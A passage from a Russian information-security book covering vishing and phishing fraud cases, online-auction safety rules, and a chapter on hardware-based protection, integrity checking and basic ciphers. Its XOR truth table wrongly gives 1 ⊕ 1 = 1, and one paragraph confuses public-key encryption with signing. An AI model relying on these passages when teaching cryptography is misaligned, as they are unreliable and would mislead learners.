ства получил название «вишинг»[70] по аналогии с фишингом, поскольку преступники, как и в том случае, выдавали себя за представителей банков и других финансовых учреждений, но на этот раз техническим средством обмана стали системы Интернет-телефонии (VoIP). Экспертам же по безопасности оставалось только констатировать, что в Глобальной сети появился новый вид электронного мошенничества. В целом, схемы, по которым обманывают пользователей, в обоих случаях схожие, только в случае «вишинга» в сообщении содержится просьба не зайти на Web-сайт, а позвонить на городской телефонный номер. Позвонившим по этому номеру зачитывается сообщение с просьбой сообщить некоторые данные, которые, естественно, носят конфиденциальный характер. Владельцев такого телефонного номера очень непросто отыскать. Ведь с развитием технологий передачи голоса по Интернет – VoIP некоторые компании стали предоставлять возможность «удалённой» регистрации городских номеров: при звонке на городской номер вызов может автоматически перенаправляться в любую точку Интернет на виртуальный номер, при этом звонящий может и не догадываться, что вызываемый абонент находится где-нибудь на другом континенте. Сама процедура регистрации подобных городских номеров значительно упрощена по сравнению с тем, как это происходит в обычных телефонных компаниях. Этой особенностью и воспользовались мошенники, которые просто настраивают автоответчики на своих VoIP-номерах и ждут, когда на наживку «клюнут» доверчивые клиенты. «Это определённо новая тенденция, растущая, но пока не достигшая таких угрожающих размеров, как в случае с поддельными Web-сайтами», – прокомментировал появление нового вида электронного мошенничества вице-президент по исследованиям специализирующейся на компьютерной безопасности компании WebSense Дэн Хаббард.

Г-н Хаббард также подтвердил известные случаи вишинга, направленные против пользователей платёжной системы PayPal и «онлайнового» аукциона eBay, о которых сообщалось также в предупреждении компании So-

[70] «Vishing» (англ.) – «Вишинг».

phos от 7 июля 2006 года. В одном из случаев, выявленных компанией WebSense, пользователям рассылалось электронное письмо с просьбой позвонить по телефону 0800 и откорректировать свои банковские реквизиты. Если пользователь звонил по этому телефону, ему отвечал автоответчик, который просил ввести номер счёта на телефонной клавиатуре. Подобный вид комбинированного мошенничества с помощью электронной почты и телефона, направленный против службы Интернет-платежей PayPal, выявила антивирусная компания Sophos. Жертвам также предлагалось позвонить по номеру телефона и подтвердить реквизиты своего счёта. Компания Secure Computing столкнулась с более изощрённым способом обмана, когда электронная почта вообще не используется. Вместо этого преступники программируют компьютер так, чтобы он набирал номера из длинного списка телефонных номеров и проигрывал записанное сообщение любому, кто ответил бы. В записанном сообщении пользователя предупреждают, что информация о его кредитной карте попала к мошенникам, и просят ввести номер кредитной карты. Новый вид мошенничества выглядит достаточно правдоподобно, так как технология Интернет-телефонии позволяет фальсифицировать номер вызывающего абонента. Пол Генри, представитель Secure Computing, считает, что у нового вида обмана есть шансы на успех, так как очень мало людей недоверчиво отнесется к телефонному звонку, сообщающему о проблеме с кредитной картой. «Здравый смысл – первая линия защиты, – говорит г-н Генри. – Любой, кому звонят из банка, должен принять соответствующие шаги для защиты своей личной информации и своего банковского счёта». Г-н Генри отметил, что банк или компания-оператор кредитных карт должны знать некоторую личную информацию о клиенте, которому они звонят. Поэтому люди обязаны настороженно относиться ко всем звонкам, когда звонящий представитель банка или финансового учреждения не знает даже базовой личной информации, например имени и фамилии клиента. Обо всех таких случаях следует незамедлительно сообщать в банк, говорит г-н Генри. Алан Нунн, старший специалист по технологиям в компании Newport Networks, занима-

ющейся продажами технологий VoIP, говорит, что в первое время своего существования фишинг был успешен благодаря тому, что люди не имели представления о его опасностях: «Мы частично решили эту проблему путём просвещения пользователей. Этот же метод необходим для борьбы с новым видом мошенничества». Кроме того, по его мнению, компании, занимающиеся Интернет-телефонией, постепенно должны будут предпринять ряд технических мер для решения новых проблем. Как известно, многие Интернет-провайдеры имеют «чёрные» списки адресов, с которых рассылается спам. Должны быть составлены аналогичные списки абонентов, занимающихся вишингом, чтобы любой исходящий от них звонок блокировался до того, как он дойдет до вызываемого абонента. Тем не менее, г-н Нунн признал, что, скорее всего, между компаниями, пытающимися остановить распространение нового вида мошенничества, и преступниками, ищущими новых жертв, развернётся «гонка вооружений»: «Подозреваю, что злоумышленники пока находятся на стадии экспериментирования. Но я также думаю, что одновременно с этим происходит и реальное мошенничество».

Ну, а теперь к родным пенатам. До России фишинг добрался в мае 2004 года – в процессе попытки проведения неизвестными мошенниками фишинг-атаки против клиентов Citibank[71]. Клиентам рассылались письма от имени банка с просьбой уточнить код пластиковой карточки, и по указанной в фальшивом сообщении ссылке получатель попадал на поддельный Web-сайт Citibank. Хотя банк и распространил оперативно заявление о своей полной непричастности к массовой рассылке в России по электронной почте ложных писем и по утверждению его представителей никто из клиентов в результате

[71] Российский Citibank стал первой мишенью мошенников не только в Citigroup, но и в России. Среди российских банков по состоянию на середину 2004 года Citibank находился на 11-м месте по размеру собственного капитала (примерно 9 млрд. рублей) и на 13-м месте по величине чистых активов (около 58 млрд. рублей). Он занимал 35-е место среди розничных российских банков, сумма привлечённых вкладов составляла 3,6 млрд. рублей. Его отделения были открыты в России, на Украине, в Казахстане и, в общей сложности, обслуживали около 1900 корпоративных клиентов. Ко времени фишинг-атаки банком было выпущено несколько десятков тысяч пластиковых карточек различных платёжных систем.

не пострадал[72], – сомнений в том, что отныне на российские финансовые учреждения станут регулярно проводиться фишинг-атаки, а их масштаб будет увеличиваться, ни у кого не возникало. Такой неутешительный прогноз в своём интервью CNews подтвердил, например, аналитик РБК СОФТ Олег Грановский. Как мы видим, первые шаги фишинга по российским просторам были традиционны и не отражали какой-либо национальной специфики. К примеру, клиенты получали электронные сообщения о том, что с их банковским счётом не всё в порядке и для исправления ситуации надо зайти на Web-сайт банка, зарегистрироваться повторно, введя пароль доступа, номер банковского счёта, PIN-код или другие данные. «В большинстве случаев подложная рассылка осуществляется от имени крупных платёжных систем или банков – мошенники не без оснований рассчитывают на то, что в этом случае процент откликнувшихся на их уловку будет больше», – справедливо подчёркивали аналитики CNews эффективность такого приёма.

Кстати, широкому распространению фишинга в России помогли постоянно обнаруживаемые «уязвимости» браузера MS Internet Explorer, которые, естественно, предоставляют фишеру множество возможностей для применения метода социальной инженерии. Хуже всего то, что обычно на практике банковские операции с использованием PIN-кода клиент не может документально оспорить, поэтому жертва фишеров полностью несёт ответственность за их проведение. В некоторых случаях представители компетентных органов высказали предположения о том, что массовая рассылка поддельных писем от финансовых организаций организуется российскими Интернет-мошенниками: «По мере развития банковских технологий в нашей стране, мошенники получают всё больше возможностей для наживы, но высокие

[72] «Citibank ни при каких обстоятельствах не использует электронную почту для получения от своих клиентов информации конфиденциального характера», – говорилось в заявлении банка, подписанном его президентом Алланом Херстом. Пока зарегистрированных Citibank случаев потерь его клиентов от этого мошенничества нет. Г-н Херст пообещал, что «в случае получения от клиентов уведомлений о потере денежных средств Citibank готов действовать в интересах клиента на индивидуальной основе при оценке каждого такого уведомления».

технологии в большинстве случаев не виноваты – пользователи сами выдают свои секреты, попадаясь на удочку злоумышленников. Выход в этом случае один – проявлять бдительность и не стесняться перепроверять информацию, предоставляемую учреждениями, клиентами которых вы являетесь».

***

Так как же не очутиться в роли жертвы современного электронного мошенничества? Самым простым и естественным является неукоснительное следование советам ведущих экспертов в данной области знаний, что, конечно же, не отменяет необходимости принятия и других организационно-технических мероприятий, но способно понизить степень риска. Специалисты Internet Fraud Complaint Center, например, на основе анализа реально совершённых в Глобальной сети преступлений, разработали специальные Рекомендации по организации и участию в Интернет-аукционах, где излагаются основные правила поведения участника Интернет-аукциона[73] (Табл. 3).

Таблица 3

Основные правила участника Интернет-аукциона

№ п.п.	Формулировка
1.	Уточните, каким образом данный Web-сайт (аукцион) обеспечивает безопасность своих клиентов и гарантирует доставку им заказанных товаров. Есть ли страховка или какие-либо иные гарантии, что Вы не понесёте ущерб.
2.	Узнайте как можно больше о продавце. Уточните, где реально находится его штаб-квартира, изучите репутацию продавца. Известны ли случаи, когда он не выполнял свои обязательства?

[73] Подробно правила на языке оригинала (английском) приведены на Web-сайте Федеральной торговой комиссии США http://www.ftc.gov/bcp/conline/pubs/online/auctions.htm.

№ п.п.	Формулировка
	Например, для проверки репутации американских Web-сайтов можно посетить Интернет-страницу весьма авторитетной организации по защите прав потребителей Better Business Bureau: http://www.bbbonline.org/consumer/index.asp.
3.	Не смотрите только на цену товара – внимательно читайте все примечания и сноски.
4.	Поинтересуйтесь методом платежа, который предлагает использовать продавец. Если он предлагает высылать чеки или денежные переводы на «почтовый ящик», это не может служить свидетельством о его надёжности.
5.	Избегайте покупать товары на Web-сайтах, которые базируются в других странах.
6.	Уточните у продавца, как, когда и каким образом можно вернуть непонравившийся или бракованный купленный товар, а также кто будет оплачивать его пересылку?
7.	Всегда уточняйте, входит ли стоимость упаковки и пересылки товара в его конечную цену.
8.	Не предоставляйте продавцам свои паспортные данные, так как у них нет необходимости в подобной информации.
9.	Выясните, кто будет доставлять купленный товар. Это должна быть известная компания.
10.	Для пересылки лучше указывать свой домашний адрес, а не почтовый ящик или адрес организации, которая является местом работы. Обязательно перезвоните продавцу и проверьте, точно ли он записал адрес.

№ п.п.	Формулировка
11.	Если указан телефонный номер продавца, позвоните по нему в неурочное время и, если снимет трубку тот же человек, это можно расценивать как хороший знак.
12.	Лучше всего обмениваться информацией с помощью электронной почты. Будьте осторожны, если продавец не использует персональный адрес электронной почты, а пользуется бесплатными почтовыми ящиками, которые предоставляют Hotmail, Yahoo и т. д.
13.	Не судите о репутации человека или организации по внешней «броскости» их Web-сайта и постарайтесь узнать о них что-либо ещё.
14.	Будьте особо осторожны, если расплатиться предлагают с помощью кредитной карточки. Используйте её лишь в том случае, если сделка проводится через известный Web-сайт с хорошей репутацией.
15.	В некоторых случаях продавцы предлагают договориться напрямую, что может сэкономить деньги, но может и помочь мошеннику.
16.	Никогда не доверяйте электронным письмам из страны (например, Нигерии), в которых предлагают за солидное вознаграждение помочь перевести деньги на зарубежный счёт.

Кстати, приведённые в табл. 3 правила нужно рассматривать на фоне следующего юридического нюанса: участие в Интернет-аукционах предполагает тем, что обязанности покупателя возникают только *после того*, как продавец начал нести свои обязательства. Специалисты также советуют дополнять перечисленные правила критической оценкой того, как в действитель-

ности в организации обстоит дело с компьютерной безопасностью. В связи с этим известная консалтинговая компания Ernst&Young, например, предлагает ответить на десять вопросов (Рис. 6).

Обычные пользователи могут защититься от фишинга с помощью антивирусных программ и межсетевых экранов, но компании, работающие с клиентами через Интернет, могут и обязаны позаботиться о безопасности своих клиентов, например, выпуская аппаратные ключи с идентификационными данными. Ещё одним решением проблемы фишинга, как отмечают специалисты, было бы создание системы аутентификации Интернет-адресов для проверки соответствия введённого пользователем адреса настоящему серверу.

Более подробно проблемы, связанные с обеспечением информационной безопасности компьютерных систем при помощи программно-аппаратных и иных средств и методов защиты, – в силу их важности и специфичности, – выделены нами в отдельный раздел и рассматриваются в следующей главе.

Рис. 6. Оценка состояния компьютерной безопасности

ГЛАВА 3. Защита информации сегодня: основные направления

§ 1. Что защищать?

Часто люди боятся компьютера, потому что плохо представляют, чего от него ожидать, ведь как это все в нем работает, в общем, малопонятно. Легче смириться с тем, что самолет летает, хотя крыльями не машет. Однако иногда, когда знаешь, «как это все в нем работает», становится еще страшнее. Думается, что нашему читателю, прочитавшему предыдущие 1500 страниц, спокойнее не стало. Именно потому, что стало более *понятно*, чего от компьютера можно ожидать. Мариэтта Шагинян еще в 50-е годы прошлого века сформулировала проблему максимально остро: «Вычислительные машины могут все. Задача человека заставить их делать только то, что ему нужно». Пока решение этой проблемы (разве нам нужно, чтобы вместо наших программ исполнялись вирусы?) – дается Microsoft (да и другим) нелегко. Хотя нам всегда говорят: «Компьютер – это только инструмент». И это должно успокоить и вселить уверенность. Вселило бы, если бы были основания считать, что это инструмент – ИМЕННО В ВАШИХ РУКАХ.

Эта уверенность – и есть то, за что Вы платите, покупая средства защиты информации (СЗИ). Ставя хороший замок на дверь, мы хотим не дверь защитить. Мы хотим быть уверенными, что в нее не войдет никто, кроме тех, кому мы дали ключ. Защищая «информацию» – мы точно так же защищаем не буквы и цифры, а свой бизнес, который обычно стоит намного дороже собственно компьютера и услуг оператора ввода данных.

Для чего надо защищать компьютер от несанкционированного доступа к нему? Для того чтобы включая свой компьютер, Вы были уверены, что это по-прежнему ВАШ инструмент, что в него не добавлено ничего и ничего не изъято, что за время Вашего отсутствия Ваш компьютер не стал инструментом кого-то еще, чьи интересы могут быть далеки от Ваших. Для этого доступ к компьютеру

должен быть разрешен только Вам. Это возможно в том случае, если компьютер оборудован средством, которое при включении компьютера проверит его программное обеспечение и аппаратуру на отсутствие несанкционированных изменений и подаст сигнал, если что-то не так. Как известно, наличие замка, который выглядит не взломанным, еще не гарантирует того, что в помещение никто не проник. Вы можете быть уверены в том, что это так, только после того, как убедились, что там не произошло никаких изменений. Мы стараемся пользоваться проверенными программами – именно поэтому покупаем лицензионное ПО. Так же мы стараемся использовать в работе только проверенные данные. Но для того чтобы проверенная программа, использующая проверенные данные, дала правильный результат, проверенной должна быть и среда, в которой исполняется программа. Проверенной должна быть и аппаратура, и операционная система.

Следовательно, должны быть специальные средства защиты информации, которые контролируют доступ к компьютеру и проводят такую проверку.

Казалось бы, компьютер, защищенный от несанкционированного доступа к нему, уже гарантирует защищенность находящихся в нем данных. Это не всегда так. Иногда необходимо разграничить доступ к данным для разных пользователей одного компьютера. Для этого необходимо специальное ПО разграничения доступа. Правила разграничения доступа в таких случаях должны быть определены политикой безопасности организации и доведены до сведения каждого.

Для того чтобы убедиться, что данные правильно обрабатываются – необходим контроль технологии. Это значит, что в некоторых точках проверяется результат операций, и если он не совпадает с «правильным», – подается сигнал тревоги. Для того чтобы можно было убедиться в том, что данные не были

подделаны в ходе хранения, удобнее всего подписывать их электронной цифровой подписью (ЭЦП).

Быть уверенным в том, что данные были переданы в неизменном виде, можно в том случае, если данные были зашифрованы (а желательно еще и подписаны ЭЦП), поскольку среда всегда может оказаться враждебной. Однако что может дать Вам уверенность в том, что данные не искажены, если шифрование или подписание ЭЦП происходило внутри ненадежной среды? Абсолютную надежность *внешней* среды не может гарантированность никто. Это вполне естественно – выезжая на абсолютно проверенной машине, способной развивать скорость в 200 км/ч, мы можем опоздать на встречу, хотя машина будет абсолютно исправна. Просто будет пробка. Или гололед.

Машина может обеспечить не все. Значит ли это, что успеть на встречу – вообще нельзя? Конечно, нет. Если у нас нет уверенности в среде, мы постараемся для критически важной цели выбрать метод, который обеспечит нам независимость от среды. Метро. Или вертолет.

То есть воспользоваться другой, изолированной средой, надежность которой выше.

Для того чтобы критически важные вычисления (защитные коды аутентификации, ЭЦП, шифрование) были защищены от возможного вмешательства, они должны происходить внутри отдельного аппаратного компонента, изолированного и проверяемого, никогда не попадая в общую память компьютера. Там же должна храниться и ключевая информация.

Далее мы чуть более подробно рассмотрим затронутые вопросы, стараясь оставаться на качественном, понятийном уровне. Рассмотрим и конкретные средства защиты, которые на сегодня наилучшим образом решют задачи технической защиты информации.

Итак, объектов защиты в информационной сфере всего 4:

- сам компьютер,
- данные, которые хранятся, обрабатываются и передаются с помощью компьютера,
- технологии обработки этих данных
- и каналы передачи данных.

Компьютер защищается аппаратными средствами защиты от несанкционированного доступа, доступ к *данным* регламентируется с помощью программных средств разграничения доступа, *технологии* обработки данных контролируются на неизменность последовательности операций, *каналы* передачи данных защищаются с помощью шифрования и электронной цифровой подписи.

Как именно и почему – рассмотрим ниже.

§2. Парадигма аппаратной защиты

Собственник информационных ресурсов сам вправе определить, как должны быть защищены его данные. Государство осуществляет деятельность по защите государственных информационных ресурсов, персональных данных граждан, сведений, относимых к государственной тайне и ряда других информационных ресурсов. Деятельность эта заключается, как правило, в том, что государство вырабатывает требования, назначает ответственных за их выполнение и контролирует выполнение этих требований.

Человек, как правило, в разные периоды времени выступает в разных ипостасях – то он требует сохранения в тайне собственных персональных данных, то выполняет требования по охране данных других субъектов. Вот и возникают два подхода – по потребностям и по долгу. Совпадают эти подходы не всегда. Поэтому и получается, что можно выполнить самые жесткие требования, не

обеспечив при этом реальной защиты, и наоборот – понимая важность данных «для себя», хочется требовать принятия мер, значительно превышающих требования нормативных документов.

Формальное выполнение требований, без учета реальных угроз и уязвимостей, может нанести колоссальный вред, хотя виновных и наказать-то будет как-то не за что. Для недобросовестных чиновников это весомая мотивация – не накажут – и ладно, хвалить-то уж точно не станут. Но для тех, кто хочет надежно защитить свой компьютер, нужны надежные средства защиты, блокирующие известные уязвимости аппаратных и программных средств ПЭВМ. Возникают определенные «ножницы» между желанием сделать и желанием получить. Как результат – неопределенность, «слепая зона», в пределах которой хорошие и плохие средства защиты не различаются. Примеров этому масса. Дело в том, что требования, как правило, формулируются качественно, без указания количественных показателей. Например, всегда выдвигается требование *выполнения* процедур идентификации и аутентификации, но при этом не всегда конкретизируются требования по *реализации* этих процедур. Привести же это может к весьма неприятным последствиям.

Допустим, Вам предоставили программу, в которую встроены программные процедуры идентификации/аутентификации. Для того, чтобы использовать эту программу, её надо запустить. При запуске программа запрашивает Ваш идентификатор (login) и пароль (password). Вы вводите требуемые контрольные данные, они проверяются программой, и если все хорошо – программа начинает работать. Формально требования идентификации/аутентификации выполнены, но обеспечивают ли описанные процедуры сколь-нибудь надежную защиту? Скорее всего – нет. Чтобы в этом убедиться, рассмотрим другой вероятный ход событий.

Вы запускаете программу, программа запрашивает Ваш идентификатор (login) и пароль (password). Вы вводите требуемые контрольные данные, и в этот момент программа «зависает». Вероятный это ход событий? Конечно, да, с каждым из нас такое случалось многократно. Какими будут Ваши действия? Нет никаких сомнений, что в этом случае Вы перезагрузитесь, вновь запустите программу и вновь введете идентификатор и пароль. Скорее всего, проверка завершится успешно, вы получите разрешение на работу с программой и доступ к защищаеым данным. И только по прошествию значительного времени Вы поймете, что сбой компьютера в первый раз был не случаен. Оказывается, тогда, много дней тому назад, Ваши логин и пароль запрашивала не запускаемая Вами программа, а программа-перехватчик, которая сымитировала запрос пароля, получила его, и потом «подвесила» Ваш компьютер, имитируя случайный сбой. Таким образом, Ваш пароль уже давно попал в руки злоумышленика, и все последнее время Ваш компьютер находился под его контролем. «Приятная» ситуация, не правда ли?

Как Вы думаете, сложно написать такую программу-перехватчик? Конечно, нет. Это задача для студента второго курса. Значит, Ваша программа только выглядит защищенной, имитация контрольных процедур только зря успокаивает Вас, не являясь средством защиты, и, по сути, помогает злоумышленнику.

Почему же такая простая атака оказалась удачной? Что нужно сделать, чтобы контрольные процедуры не просто *были*, а были *эффективными*? Проанализируем источники проблемы и попробуем понять, как нам избежать ущерба от таких атак.

Обратим внимание на следующий факт – чтобы выполнить свою функцию, программа-перехватчик, как и любая другая программа, должна быть:

1) установлена на компьютер;

2) запущена на исполнение.

Для того чтобы установить программу, нужно получить доступ к операционной системе. Если в принципе существует момент времени, когда операционная система уже загружена, а защитные механизмы еще не включены – злоумышленник сумеет установить нужные ему программы. Не важно, сколько длится этот момент – час или микросекунду. Достаточно одного даже самого малого момента незащищенности.

Что же делать? Видимо, нужно согласиться с тем, что важно не только наличие и реализация контрольных процедур, но и условия их исполнения. А из нашего примера следует однозначный вывод – защитные механизмы должны активизироваться ДО ЗАГРУЗКИ ОПЕРАЦИОННОЙ СИСТЕМЫ.

Это фундаментальный вывод. Его правильность давно доказана с применением точного математического аппарата, а следует из этого вывода также и то, что должны быть специальные аппаратные средства защиты информации. ОБЕСПЕЧИТЬ НАДЕЖНУЮ ЗАЩИТУ БЕЗ ПРИМЕНЕНИЯ СПЕЦИАЛИЗИРОВАННЫХ АППАРАТНЫХ СРЕДСТВ НЕВОЗМОЖНО!

Таким образом, любые попытки защитить компьютер и информацию в нем только за счет программных средств – абсолютно несостоятельны. Не знать этого сейчас просто нельзя, это знание давно доступно всем и подтверждено практикой, и те, кто утверждает иначе – просто кривят душой. Конечно, иметь программную защиту лучше, чем не иметь никакой – авось да защитит от соседского дедушки. Но при этом нужно ясно осознавать – от дедушки может и защитит, но вот от его внука – точно нет. Слишком просто дискредитировать такую защиту, и для этого злоумышленнику нет нужды иметь специальные знания – достаточно иметь мозги и описание операционной системы.

Но вернемся к нашему примеру и рассмотрим второе условие успеха злоумышленника – *возможность запуска* внедренной им программы-закладки.

Действительно, мы запускали свою, хорошую программу, а запустилось что-то совсем не то, и вовсе не такое дружелюбное. Почему так получилось? Что нужно было бы сделать, чтобы так не получилось?

Конечно, получилось так потому, что перед запуском программы мы не проконтролировали, изменилась программа или нет. Если бы мы вычислили контрольную сумму программы и сравнили ее с эталонной контрольной суммой, мы бы заметили, что программа изменилась. Значит, если её меняли не мы, то приложил руку *кто-то другой*. Разумеется, в этом случае не стоит запускать программу, а нужно принять меры к расследованию того, кто, как и зачем модифицировал программу.

Такие действия называются контролем целостности. Правильно выполненный контроль целостности позволяет своевременно обнаружить несанкционированные модификации программ и данных и предотвратить использование недоверенных программ и данных.

Рассмотрим, как нужно правильно выполнять контроль целостности. Как мы уже говорили, нужно выполнить некоторую последовательность действий, как минимум:

1) вычислить контрольную сумму K^{pa}_1 проверяемой программы А;
2) сравнить вычисленную контрольную сумму с эталонной K^{pa}_e.

Если $K^{pa}_1 = K^{pa}_e$, то можно предположить, что программа А не изменялась. Если же обнаружится несовпадение, то скорее всего программа была незаконно модифицирована.

Вы обратили внимание на слова «можно предположить»? Не слишком ли неопределено? Почему мы не сказали, например, «можно считать»?

Дело в том, что для того чтобы можно было не предположить, а считать, надо еще быть уверенным в том, что расчет K^{pa}_1 произведен правильно, а также в том, что правильно выполнено сравнение K^{pa}_1 и K^{pa}_e. Хотелось бы также быть уверенным в том, что значение K^{pa}_e не изменилось вместе с измененной программой А, и так далее.

Действительно, для того, чтобы контролировать целостность программы А мы используем программу В, но кто нам даст гарантию, что программа В осталась неизменной? Значит, нужна программа С, которая проконтролирует целостность программы В! Нужна программа, контролирующая целостность программы, контролирующей целостность программы … и т.д., и т.п. Сказка про белого бычка, дом, который построил Джек, попытка барона Мюнгхаузена вытащить самого себя за волосы из болота – эти сюжеты и схемы развития событий известны нам с детства, и каждый точно знает, что это *сказочки*, способ надуть прекрасную маркизу, не более. И при этом мы продолжаем верить, что с помощью одной программы можно проверить целостность другой! Это тяжелое техническое заболевание, состоящее в имитации мероприятий по защите без повышения уровня защищенности, получило название «Синдром Мюнгхаузена».

Как же быть, как же разорвать порочный круг синдрома Мюнгхаузена в нашей задаче контроля целостности? Чтобы ответить на этот вопрос, заметим, что контролировать целостность программы контроля целостности нам пришлось потому, что оснований *верить в ее неизменность* у нас не нашлось. Действительно, что может помешать злоумышленнику подменить не только функциональную задачу, но и задачу ее контроля? И то, и другое – только последовательность нулей и единиц, хранящихся на диске компьютера. Изменение намагниченности участка магнитного материала никогда не представляло серьезной проблемы. Более того, вся вычислительная техника сегодня базируется на фундаментальной возможности изменять состояние элементов памяти ЭВМ, и

бороться с этим – по крайней мере бесмысленно. Как же быть? Как разорвать порочный круг? Как вытянуть человека из болота?

Ответ на этот вопрос неожиданно прост – нужно встать рядом на кочку. Нужна надежная *точка опоры*, опираясь на которую можно достичь намеченных целей. Нужна процедура контроля, которая просто *не может измениться*, и которой, в силу ее неизменяемости, мы можем доверять. А поскольку программный компонент не может быть неизменяемым, значит, неизменяемный компонент может быть реализован только аппаратными средствами. Неизменяемая аппаратная составляющая и должна стать той самой точкой опоры, опираясь на которую и можно надежно выполнить весь комплекс контрольных процедур. Этот принцип – принцип опоры на «прочную», неизменяемую часть средств защиты информации получил название «Принцип Архимеда»: «дайте мне точку опоры, и я переверну мир».

Таким образом, парадигма аппаратной защиты состоит в «материалистическом» ответе на «*основной вопрос* технической защиты информации»: «Что первично – Hard или soft?». Конечно, для Фон-Неймановской архитектуры ответ очевиден – надежная защита может строиться только на основе специальной аппаратуры.

О том, как выглядит эта специальная аппаратура защиты от несанкционированного доступа (НСД) и какими функциями она обладает, мы поговорим ниже. А сейчас кратко рассмотрим другие важные элементы защиты. Начнем с шифрования.

§3. Кратко о шифровании

Перестановки

Детская игра в проговаривание слов от конца к началу – прекрасная иллюстрация шифрования перестановкой. Нетрудно понять, что слово «вирус» при этом будет звучать как «сурив». Конечно, такой шифр легко расшифровать, но

все же. Шифрование может быть эффективнее, если усложнить сам механизм перестановки – не просто наоборот, а переставлять буквы в каком-то заранее определенном порядке. Так, узнать наше слово в наборе букв «иувср» уже сложнее, хотя и не намного. Здесь мы тоже всего лишь переставили буквы, выбрав следующий порядок – (2,4,1,5,3). В данном случае последовательность 24153 является ключем, и для того, чтобы расшифровать сообщение, достаточно первую букву шифртекста поставить на второе место, вторую – на место 4, и так далее.

Замены

Еще один способ шифрования – шифрование заменой. При этом каждая буква в исходном тексте заменяется на другую, которая определяется в общем случае из таблицы. Например, таблица может быть такой:

Что заменяем	А	Б	В	Г	И так далее …	Э	Ю	Я
На что заменяем	Б	В	Г	Д		Ю	Я	А

Здесь мы каждую букву алфавита заменяем на следующую по порядку, полагая при этом, что за последней буквой снова идет первая, то есть они размещены «в кольце». Ключем здесь можно считать последовательность (1,1,1, …,1), которую можно трактовать как последовательность смещений позиций букв в алфавите. Другими словами, букву с позицией в алфавите n заменяем на букву с позицией в алфавите n+1. С учетом того, что для наших целей мы представляем все 33 буквы алфавита размещенными в кольце, позиция буквы вычисляется как (n+1) mod 33 – читается «по модулю 33».

Зашифрованное с помощью такой таблицы слово «вирус» будет выглядеть как «гксфт», что мало напоминает исходный текст.

Естественно, таблица может быть намного сложнее – например, можно сгенерировать *случайную последовательность*, и таблицу замены построить на ее основе, что, безусловно, повысит стойкость шифра.

Гамма

Известно, что самый надежный и одновременно, самый простой метод шифрования – это сложение (по модулю 2) с исходным текстом случайной последовательности (гаммы).

Операция сложения «по модулю 2» – это простейшая операция над двоичными числами. Обычно ее обозначают символом ⊕. Операция выполняется над двоичными числами побитно, а именно:

0 ⊕ 0 = 0

0 ⊕ 1 = 1

1 ⊕ 0 = 1

1 ⊕ 1 = 1

Пусть у нас есть двоичная последовательность, которую мы хотим зашифровать. То же слово «вирус». В кодировке Windows (cp1251) это слово выглядит как «E2 E8 F0 F3 F1», в двоичном виде – как «1110 0010 1110 1000 1111 0000 1111 0011 1111 0001». Длина двоичного кода при этом – 40 двоичных символов. Теперь сгенерируем случайное число такой же длины. Возможно, это будет последовательность «1100 1111 0111 1111 0001 0111 0000 0100 0100 0011». Сложим эти последовательности побитно по модулю 2.

1110 0010 1110 1000 1111 0000 1111 0011 1111 0001

⊕ 1100 1111 0111 1111 0001 0111 0000 0100 0100 0011

= 0010 1101 1001 0111 1110 0111 1111 0111 1011 0010

или в шестнадцатиричном виде «2D 97 E7 F7 B2». В кодировке Windows получится примерно «- – з ч I», что весьма слабо напоминает исходное слово. Вспоминая Шеннона, отметим, что, не зная примененной нами случайной последовательности (исходим из того, что применили мы ее однократно), расшифровать «- – з ч I» невозможно. Не *трудно*, а именно *невозможно*.

Зная же гамму, расшифровать сообщение очень просто. Сложим зашифрованное сообщение опять-таки с гаммой.

0010 1101 1001 0111 1110 0111 1111 0111 1011 0010

⊕ 1100 1111 0111 1111 0001 0111 0000 0100 0100 0011

= 1110 0010 1110 1000 1111 0000 1111 0011 1111 0001,

т.е. исходное слово «вирус»! Все просто, не правда-ли?

Эти иллюстрации можно продолжать бесконечно, благо человечество выработало очень много эффективных механизмов шифрования. Отметим, что, как правило, алгоритмы *сочетают в себе все известные базовые методы*.

Современные криптографические системы защиты информации должны обладать следующими свойствами:

· зашифрованное сообщение можно прочесть (расшифровать) только при наличии ключа;

· знание алгоритма шифрования не должно влиять на надежность защиты;

· незначительное изменение ключа должно приводить к существенному изменению вида зашифрованного сообщения;

· длина шифрованного текста должна быть равной длине исходного текста.

Из приведенных примеров видно, что для того, чтобы зашифровать сообщение, нужно выбрать ключ. А для того, чтобы зашифрованное сообщение расшифровать – нужно знать ключ. Более того – ключи, применяемые для зашифрования и расшифрования – должны быть одинаковыми. Другими словами

– операция *симметрична*. Одинаковые ключи упрощают операции, но на всех людей, участвующих в переписке, в этом случае распространяется требование сохранения ключа в тайне. Здесь и возникает проблема – если критичное для системы знание ключа доступно многим, то определить, откуда произошла утечка – крайне сложно. «Иван кивает на Петра».

Известны и другие криптографические методы, при которых ключи зашифрования и расшифрования хотя и связаны один с другим, но отличаются, то есть несимметричны относительно этих операций. На таких принципах построена *асимметричная* криптография. Если сложность вычисления второго ключа из первого невысока, а из второго ключа восстановить первый трудно, почти невозможно, то первый ключ можно считать секретным, и обязанность хранить его в тайне можно возложить на его владельца. Второй ключ при этом можно сделать открытым, даже опубликовать его, сделать публичным. Тогда зашифровать сообщение сможет только владелец секретного ключа, а прочесть – любой, кто знает публичный ключ. При этом знание публичного ключа не позволит зашифровать сообщение аналогично тому, как это может сделать владелец секретного ключа.

Конечно, для того, чтобы криптография с публичным ключем получила широкое распространение, совершенно необходимо создать целую инфраструктуру применения таких ключей. Эта инфраструктура называется PKI – public key infrastructure, или, в российской нотации, ИОК – инфраструктура открытых ключей.

Системы с открытым ключом

Для того чтобы создать защищенный канал, по которому смогут обмениваться конфиденциальными сообщениями два субъекта, ключ должен быть

сгенерирован одним из них, а затем передан другому. Для передачи ключа требуется использование защищенного канала. Круг замкнулся.

Для решения проблемы распределения ключей были предложены *системы с открытым ключом.*

Суть их состоит в том, что каждым адресатом генерируются два ключа, связанные между собой по определенному (математическому) правилу. Один ключ объявляется *открытым*, а другой *секретным*. Открытый ключ публикуется и доступен любому, кто желает послать сообщение адресату. Секретный ключ сохраняется в тайне.

Исходный текст шифруется открытым ключом адресата и передается ему. Зашифрованный на открытом ключе текст не может быть расшифрован с помощью открытого ключа. Для этого необходим секретный ключ, а он известен только адресату.

Открытый и секретный ключи связаны с помощью *необратимых* или *односторонних функций*, которые обладают следующим свойством: при известном значении x легко вычисляется значение $f(x)$, однако если известно значение y, то нет простого пути для вычисления значения x из $y=f(x)$.

Многие криптосистемы с открытым ключом опираются на один из следующих типов необратимых (точнее, вычислительно сложных) преобразований:

1. Разложение больших чисел на простые множители.
2. Вычисление логарифма в конечном поле.
3. Вычисление корней алгебраических уравнений.

